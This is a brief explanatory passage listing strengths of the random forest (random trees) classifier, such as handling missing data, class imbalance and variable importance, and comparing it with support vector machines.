When up to 80% of the data are missing, it nevertheless retains accuracy thanks to an efficient estimation algorithm.

It has a technique for balancing inaccuracy in data sets with an imbalanced class population.

The generated forests can be saved for use on other data in the future.

It provides an estimate of the variables that are crucial for classification.

Information regarding the relationship between the variables and the categorization is shown in the output that is produced.

It calculates distances between examples that can be used for grouping, finding outliers, or scaling to provide intriguing data visualizations.

Contrary to the Support Vector Machine (SVM), the random trees classifier can typically handle a mix of categorical and numerical variables. As for data scaling, Random Trees are less susceptible to it than SVM, which frequently requires data to be normalized before training or classification. SVM is said to perform better, nonetheless, when the training set is little or uneven. Comparable in computational complexity to SVM, the Random Trees classifier performs better and more quickly with big training sets.